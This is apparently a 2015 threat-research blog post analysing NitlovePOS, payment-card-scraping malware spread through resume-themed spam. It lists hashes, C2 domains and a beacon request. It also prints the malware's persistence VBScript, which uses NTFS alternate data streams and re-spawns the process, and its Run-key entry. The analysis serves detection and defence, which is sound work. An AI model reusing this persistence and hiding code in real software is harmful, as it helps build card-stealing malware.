NitlovePOS: Another New POS Malware

fireeye.com/blog/threat-research/2015/05/nitlovepos_another.html

There has been a proliferation of malware specifically designed to extract payment card information from Point-of-Sale (POS) systems over the last two years. In 2015, there have already been a variety of new POS malware identified including a new Alina variant, FighterPOS and Punkey. During our research into a widespread spam campaign, we discovered yet another POS malware that we've named NitlovePOS.

The NitlovePOS malware can capture and ex-filtrate track one and track two payment card data by scanning the running processes of a compromised machine. It then sends this data to a webserver using SSL.

We believe the cybercriminals assess the hosts compromised via indiscriminate spam campaigns and instruct specific victims to download the POS malware.

Propagation

We have been monitoring an indiscriminate spam campaign that started on Wednesday, May 20, 2015. The spam emails referred to possible employment opportunities and purported to have a resume attached. The "From" email addresses were spoofed Yahoo! Mail accounts and contained the following "Subject" lines:

Subject: Any Jobs?

Subject: Any openings?

Subject: Internship

Subject: Internship questions

Subject: Internships?


Subject: Job Posting

Subject: Job questions

Subject: My Resume

Subject: Openings?

The email came with an attachment named CV_[4 numbers].doc or My_Resume_[4 numbers].doc, which is embedded with a malicious macro. To trick the recipient into enabling the malicious macro, the document claims to be a “protected document.”



If enabled, the malicious macro will download and execute a malicious executable from 80.242.123.155/exe/dro.exe. The cybercriminals behind this operation have been updating the payload. So far, we have observed:

e6531d4c246ecf82a2fd959003d76cca dro.exe

600e5df303765ff73dccff1c3e37c03a dro.exe

These payloads beacon to the same server from which they are downloaded and receive instructions to download additional malware hosted on this server. This server contains a wide variety of malware:

6545d2528460884b24bf6d53b721bf9e 5dro.exe

e339fce54e2ff6e9bd3a5c9fe6a214ea AndroSpread.exe

9e208e9d516f27fd95e8d165bd7911e8 AndroSpread.exe

abc69e0d444536e41016754cfee3ff90 dr2o.exe

e6531d4c246ecf82a2fd959003d76cca dro.exe

600e5df303765ff73dccff1c3e37c03a dro.exe

c8b0769eb21bb103b8fbda8ddaea2806 jews2.exe

4d877072fd81b5b18c2c585f5a58a56e load33.exe

9c6398de0101e6b3811cf35de6fc7b79 load.exe

ac8358ce51bbc7f7515e656316e23f8d Pony.exe

3309274e139157762b5708998d00cee0 Pony.exe

b3962f61a4819593233aa5893421c4d1 pos.exe

6cdd93dcb1c54a4e2b036d2e13b51216 pos.exe

We focused on the “pos.exe” malware and suspected that it maybe targeted Point of Sale machines. We speculate that once the attackers have identified a potentially interesting host form among their victims, they can then instruct the victim to download the POS malware. While we have observed many downloads of the various EXE’s hosed on that server, we have only observed three downloads of “pos.exe”.

Technical Analysis

We analyzed the “pos.exe” (6cdd93dcb1c54a4e2b036d2e13b51216) binary found on the 80.242.123.155 server. (A new version of “pos.exe” (b3962f61a4819593233aa5893421c4d1) was uploaded on May 22, 2015 that has exactly the same malicious behavior but with different file structure.)

The binary itself is named “TAPIBrowser” and was created on May 20, 2015.

File Name : pos.exe

File Size : 141 kB

MD5: 6cdd93dcb1c54a4e2b036d2e13b51216

File Type : Win32 EXE

Machine Type : Intel 386 or later, and compatibles

Time Stamp : **2015:05:20** 09:02:54-07:00

PE Type : PE32

File Description : TAPIBrowser MFC Application

File Version : 1, 0, 0, 1

Internal Name : TAPIBrowser

Legal Copyright : Copyright (C) 2000

Legal Trademarks :

Original Filename : TAPIBrowser.EXE

Private Build :

Product Name : TAPIBrowser Application

Product Version : 1, 0, 0, 1:

The structure of the file is awkward; it only contains three sections: .rdata, .hidata and .rsrc and the entry point located inside .hidata:

Number	Name	VirtSize	RVA	PhysSize	Offset	Flag
1	.rdata	00009700	00001000	00009800	00000400	40000040
2	.hidata	01145F50	0000B000	00015A00	00009C00	C0000040
3	.rsrc	00003DB0	01151000	00003E00	0001F600	40000040

When executed, it will copy itself to disk using a well-known hiding technique via NTFS Alternate Data Streams (ADS) as:

~\Local Settings\Temp:defrag.scr

Then will create a vbs script and save it to disk, again using ADS:

~\Local Settings\Temp:defrag.vbs

By doing this, the files are not visible in the file system and therefore are more difficult to locate and detect.

Once the malware is running, the “defrag.vbs” script monitors for attempts to delete the malicious process via InstanceDeletion Event; it will re-spawn the malware if the process is terminated. Here is the code contained within “defrag.vbs”:

Set f=CreateObject("Scripting.FileSystemObject")

```
Set W=CreateObject("WScript.Shell")

Do While

GetObject("winmgmts:Win32_Process").Create(W.ExpandEnvironmentStrings("""%TMP%:Defrag.scr""
    -"),n,n,p)=0

GetObject("winmgmts:\\.\root\cimv2").ExecNotificationQuery("Select * From
__InstanceDeletionEvent Within 1 Where TargetInstance ISA 'Win32_Process' AND
TargetInstance.ProcessID="&p).NextEvent

if(f.FileExists(WScript.ScriptFullName)=false)then

W.Run(W.ExpandEnvironmentStrings("cmd /C /D type nul > %TMP%:Defrag.scr")), 0, true

Exit Do

End If

Loop
```

The malware ensures that it will run after every reboot by adding itself to the Run registry key:

```
\REGISTRY\MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\"Defrag"
= wscript "C:\Users\ADMINI~1\AppData\Local\Temp:defrag.vbs"
```

NitlovePOS expects to be run with the "-" sign as argument; otherwise it won't perform any malicious actions. This technique can help bypass some methods of detection, particularly those that leverage automation. Here is an example of how the malware is executed:

```
\LOCALS~1\Temp:Defrag.scr" -
```

If the right argument is provided, NitlovePOS will decode itself in memory and start searching for payment card data. If it is not successful, NitlovePOS will sleep for five minutes and restart the searching effort.

NitlovePOS has three main threads:

Thread 1: SSL C2 Communications

Thread 2: MailSlot monitoring waiting for CC.

Thread 3: Memory Scrapping

Thread 1: C2 Communications

NitlovePOS is configured to connect to one of three hardcoded C2 servers:

systeminfou48[.]ru

infofinaciale8h[.]ru

helpdesk7r[.]ru

All three of these domains resolve to the same IP address: 146.185.221.31. This IP address is assigned to a network located in St. Petersburg, Russia.

As soon as NitlovePOS starts running on the compromised system, it will initiate a callback via SSL:

POST /derpos/gateway.php HTTP/1.1

User-Agent: nit_love<GUID>

Host: systeminfou48.ru

Content-Length: 41

Connection: Keep-Alive

Cache-Control: no-cache

Pragma: no-cache


F.r.HWAWAWAWA

<computer name>

<OS Version>

Y

The User-Agent header contains a hardcoded string “nit_love” and the Machine GUID, which is not necessarily unique but can be used as an identifier by the cybercriminals. The string “HWAWAWAWA” is hardcoded and may be a unique campaign identifier; the “F.r.” is calculated per infected host.



Thread 2: MailSlot monitoring waiting for payment card data

A mailslot is basically a shared range of memory that can be used to store data; the process creating the mailslot acts as the server and the clients can be other hosts on the same network, local processes on the machine, or local threads in the same process.

NitlovePOS uses this feature to store payment card information; the mailslot name that is created comes as a hardcoded string in the binary (once de-obfuscated);

"\\.\mailslot\95d292040d8c4e31ac54a93ace198142"


Once the mailslot is created, an infinite loop will keep querying the allocated space.

Thread 3: Memory Scrapping


NitlovePOS scans running processes for payment data and but will skip System and "System Idle Process." It will try to match track 1 or track 2 data and, if found, will write the data into the mailslot created by Thread 2. This information is then sent via POST it to the C2 using SSL, which makes network-level detection more difficult.


Possible Control Panel

During our research we observed what appears to be a test control panel on a different, but probably related, server that matches with NitlovePOS. This panel is called "nitbot," which is similar to the "nit_love" string found in the binary and was located in a directory called "derpmo" which is similar to the "derpos" used in this case.



The information contained in the NitlovePOS beacon matches the fields that are displayed in the Nitbot control panel. These include the machines GIUD that is transmitted in the User-Agent header as well as an identifier "HWAWAWAWA," which aligns with the "group name" that can be used by the cybercriminals to track various campaigns.





The control panel contains a view that lists the “tracks,” or stolen payment card data. This indicates that this panel is for malware capable of stealing data from POS machines that matches up with the capability of the NitlovePOS malware.

Conclusion

Even cybercriminals engaged in indiscriminate spam operations have POS malware available and can deploy it to s subset of their victims. Due to the widespread use of POS malware, they are eventually discovered and detection increases. However, this is followed by the development of new POS with very similar functionality. Despite the similarity, the detection levels for new variants are initially quite low. This gives the cybercriminals a window of opportunity to exploit the use of a new variant.

We expect that new versions of functionally similar POS malware will continue to emerge to meet the demand of the cybercrime marketplace.